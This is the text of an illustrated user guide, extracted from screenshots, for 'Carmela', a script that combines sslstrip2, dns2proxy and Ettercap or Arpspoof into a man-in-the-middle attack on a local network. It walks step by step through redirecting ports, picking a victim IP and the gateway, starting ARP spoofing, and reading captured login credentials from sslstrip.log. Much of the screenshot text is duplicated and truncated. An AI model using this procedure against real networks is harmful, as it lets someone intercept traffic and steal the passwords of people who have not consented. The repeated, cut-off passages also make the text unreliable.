



Carmela

First of all, big thanks to Moxie Marlinspike for developing sslstrip and to Leonardo Nve for improving on it and developing sslstrip2 and dns2proxy . Also thanks to the Driftnet team, the URLsnarf developers and the Ettercap team.

These are instructions on how to use the network traffic sniffer Carmela.

Right click and unzip the file.






Carmela



Carmela.zip



Enter the file, right click, and open the
folder in a new terminal.

- Recent
- Home
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Wastebasket
- + Other Locations



Carmela



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README.pdf

New Folder

Shift+Ctrl+N

Paste

Ctrl+V

Select All

Ctrl+A

Properties

Ctrl+I

Open in Terminal



Carmela



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README.pdf

root@yolo: ~/Desktop/Carmela



File Edit View Search Terminal Help

root@yolo:~/Desktop/Carmela#



Type in “./Carmela” and press enter to
start the script.



Carmela



masters



README.pdf

```
root@yolo: ~/Desktop/Carmela
File Edit View Search Terminal Help
root@yolo:~/Desktop/Carmela# ./Carmela
```



Carmela



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README.pdf

root@yolo: ~/Desktop/Carmela



File Edit View Search Terminal Help

Carmela

EASY NETWORK SNIFFING

=====

This tool is only for educational purposes, any illegal activity done with it falls exclusively under the user's responsibility. The developer isn't responsible for any actions done by the user. Sniffing someone's traffic without their express permission and the network owner's authorisation is ILLEGAL. This program is in it's early stages of development and may contain bugs. By starting Carmela you are accepting these terms.

Start? (y/n):

Read the terms and, if you accept, start
it.

EASY NETWORK SNIFFING

=====

This tool is only for educational purposes, any illegal activity done with it falls exclusively unresponsible for any actions done by the user. Sniffing someone's traffic without their express permission is illegal. This program is in it's early stages of development and may contain bugs. By starting Carmela

Start? (y/n):

y

The first time you run the program, it will
install sslstrip2.

Start? (y/n):

y

OK GREAT, LET'S START.

[+] INSTALLING SSLSTRIP2

```
running install
running build
running build_py
running build_scripts
copying and adjusting sslstrip/sslstrip -> build/scripts-2.7
running install_lib
creating /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/__init__.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/URLMonitor.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/StrippingProxy.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/ServerConnectionFactory.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/ServerConnection.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/SSLServerConnection.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/DnsCache.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/CookieCleaner.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
copying build/lib.linux-x86_64-2.7/sslstrip/ClientRequest.py -> /usr/local/lib/python2.7/dist-packages/sslstrip
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/__init__.py to __init__.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/URLMonitor.py to URLMonitor.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/StrippingProxy.py to StrippingProxy.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/ServerConnectionFactory.py to ServerConnectionFactory.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/ServerConnection.py to ServerConnection.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/SSLServerConnection.py to SSLServerConnection.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/DnsCache.py to DnsCache.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/CookieCleaner.py to CookieCleaner.pyc
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/ClientRequest.py to ClientRequest.pyc
running install_scripts
copying build/scripts-2.7/sslstrip -> /usr/local/bin
changing mode of /usr/local/bin/sslstrip to 755
running install_data
creating /usr/local/share/sslstrip
error: can't copy 'README': doesn't exist or not a regular file
```


Then it will flush the iptables and redirect the ports.

```
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
running install_scripts
copying build/scripts-2.7/sslstrip -> /usr/local/bin
changing mode of /usr/local/bin/sslstrip to 755
running install_data
creating /usr/local/share/sslstrip
error: can't copy 'README': doesn't exist or not a regular file
```

[+] FLUSHING IP TABLES...

[+] REDIRECTING PORTS...

Time to configure the network sniffer, please type in the name
onfig' in a separate terminal.

After that, it's time to configure the network sniffer, you must type in the name of the network interface to use for the attack.

To figure out which network interface to use, type in “ifconfig” in a new terminal. lo means loopback, eth0 is normally the name of the ethernet port and wlan0 is normally the wireless adapter card.

File Edit View Search Terminal Help

root@kali:~# ifconfig

```
root@yolo:~# ifconfig
```

```
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
      ether 9a:ef:18:36:93:c1 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 0 (Local Loopback)
      RX packets 64 bytes 4216 (4.1 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 64 bytes 4216 (4.1 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.196 netmask 255.255.255.0 broadcast 192.168.1.255
      inet6 fe80::de85:deff:fed2:8297 prefixlen 64 scopeid 0x20<link>
      ether dc:85:de:d2:82:97 txqueuelen 1000 (Ethernet)
      RX packets 194 bytes 54552 (53.2 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 73 bytes 10305 (10.0 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



```
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/
running install_scripts
copying build/scripts-2.7/sslstrip -> /usr/local/bin
changing mode of /usr/local/bin/sslstrip to 755
running install_data
creating /usr/local/share/sslstrip
error: can't copy 'README': doesn't exist or not a regular file
```

[+] FLUSHING IP TABLES...

[+] REDIRECTING PORTS...

Time to configure the network sniffer, please type in the name
'onfig' in a separate terminal.

wlan0

Select the type of attack.

```
byte-compiling /usr/local/lib/python2.7/dist-packages/sslstrip/ClientRequest.py to
running install_scripts
copying build/scripts-2.7/sslstrip -> /usr/local/bin
changing mode of /usr/local/bin/sslstrip to 755
running install_data
creating /usr/local/share/sslstrip
error: can't copy 'README': doesn't exist or not a regular file
```

[+] FLUSHING IP TABLES...

[+] REDIRECTING PORTS...

Time to configure the network sniffer, please type in the name of the network interface you want to sniff on. If you are unsure, type 'onfig' in a separate terminal.

wlan0

Would you like to perform the attack on a certain victim or on the entire network?

1: On a certain victim.

2: On the entire network.

Type in the number of the option you would like to select:

1

In this example I've chosen to attack a single victim. For this option, it's necessary to specify the ip address of the victim and gateway.


To find the ip of the gateway, type
“route -n” in a separate terminal and
enter it in the script .

root@yolo:~# route -n

Kernel IP routing table

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
0.0.0.0	192.168.1.1	0.0.0.0	UG	600	0	0	wlan0
192.168.1.0	0.0.0.0	255.255.255.0	U	600	0	0	wlan0

root@yolo:~#



Would you like to perform the attack on a certain victim or on the

1: On a certain victim.

2: On the entire network.

Type in the number of the option you would like to select:

1

Now choose the network sniffer you would like to use to perform the

1: Ettercap.

2: Arpspoof.

Type in the number of the option you would like to select:

1

Ip of the gateway (you can check this by typing 'route -n' in a s

192.168.1.1

Enter the ip of the victim.

Type in the number of the option you would like to select:

1

Now choose the network sniffer you would like to use to per

1: Ettercap.

2: Arpspoof.

Type in the number of the option you would like to select:

1

Ip of the gateway (you can check this by typing 'route -n'

192.168.1.1

Ip of the victim:

192.168.1.188

When ready, start the attack.

1

Now choose the network sniffer you would like to use to perform

1: Ettercap.

2: Arpspoof.

Type in the number of the option you would like to select:

1

Ip of the gateway (you can check this by typing 'route -n' in a
192.168.1.1

Ip of the victim:

192.168.1.188

Do you want to start sniffing?(y/n)

y

If you selected the same options as me,
you should see the following:

File

Terminal

1: File

2: Non

Spec File

Typ

1: Spec File Edit View Search Terminal Help

Specs DNS + PC Listening on: Nve

Now bind wlan0 -> DC:85:DE:D2:82:97

waiting 192.168.1.196/255.255.255.0

1: fe80::de85:deff:fed2:8297/64

2: arps

Type in Privileges dropped to EUID 65534 EGID 65534...

1 33 plugins

42 protocol dissectors

Ip of 1 57 ports monitored

192.168 20388 mac vendor fingerprint

1766 tcp OS fingerprint

Ip of 1 2182 known services

192.168 Lua: no scripts were specified, not starting up!

Do you Randomizing 255 hosts for scanning...

y Scanning the whole netmask for 255 hosts...

* |=====| 100.00 %

STARTIN

Scanning for merged targets (1 hosts)...

Starting * |=====| 100.00 %

Starting s

Starting Ettercap...

Sniffing...

The first terminal runs dns2proxy.

The second one runs `sslststrip2`.

And the third (and fourth if you chose Arpspoof) run the network sniffer.

When finished with the sniffing, press q in ettercap and in the rest of the terminals, use CTRL+C to stop them.

Now to look for login credentials from
sslstrip2 (Ettercap may also show
usernames and passwords from http
traffic).

Open sslstrip.log



Carmela



debug_ssl.log



masters



README.pdf



sslstrip.log

2016-08-08 10:08:11,225 POST Data (www.example.com):
login=example%40gmail.com&pass=example&previous=http%3A%2F%2Fwww.example.com%2F

Find the key words.

sslstrip.log

~/Desktop/Carmela

Save



F%2Fwww.example.com%2F



Save As...

Save All

Find...

Find and Replace...

Clear Highlight

Go to Line...

View



Tools



Close All

Close



Open ▾



sslstrip.log
~/Desktop/Carmela

Save



2016-08-08 10:08:11,225 POST Data (www.example.com):

login=example%40gmail.com&pass=example&previous=http%3A%2F%2Fwww.example.com%2F

Q login|

✕ 1 of 1



Plain Text ▾

Tab Width: 8 ▾

Ln 2, Col 1 ▾

2016-08-08 10:08:11,225 POST Data (www.example.com):
login=example%40gmail.com&pass=example&previous=http%3A%2F%2Fwww.example.com%2F

And there we have our credentials.

Open ▾



sslstrip.log

~/Desktop/Carmela

2016-08-08 10:08:11,225 POST Data (www.example.com):

login=example%40gmail.com&pass=example&previous=http%3A%2F%2Fwww.example.com%2F

Uninstall

If you want to delete Carmela, first open a new terminal and type in “cd /usr/lib/”.

File Edit View Search Terminal Help

root@yolo:~# cd /usr/lib/

File Edit View Search Terminal Help

```
root@yolo:~# cd /usr/lib/
```

```
root@yolo:/usr/lib#
```



Type in “rm Carmela”

File Edit View Search Terminal Help

```
root@yolo:/usr/lib# rm Carmela
```

```
root@yolo:/usr/lib#
```

And then remove the folder called
“Carmela”.

Please, if you encounter any bugs, don't
doubt in contacting me through my
GitHub page.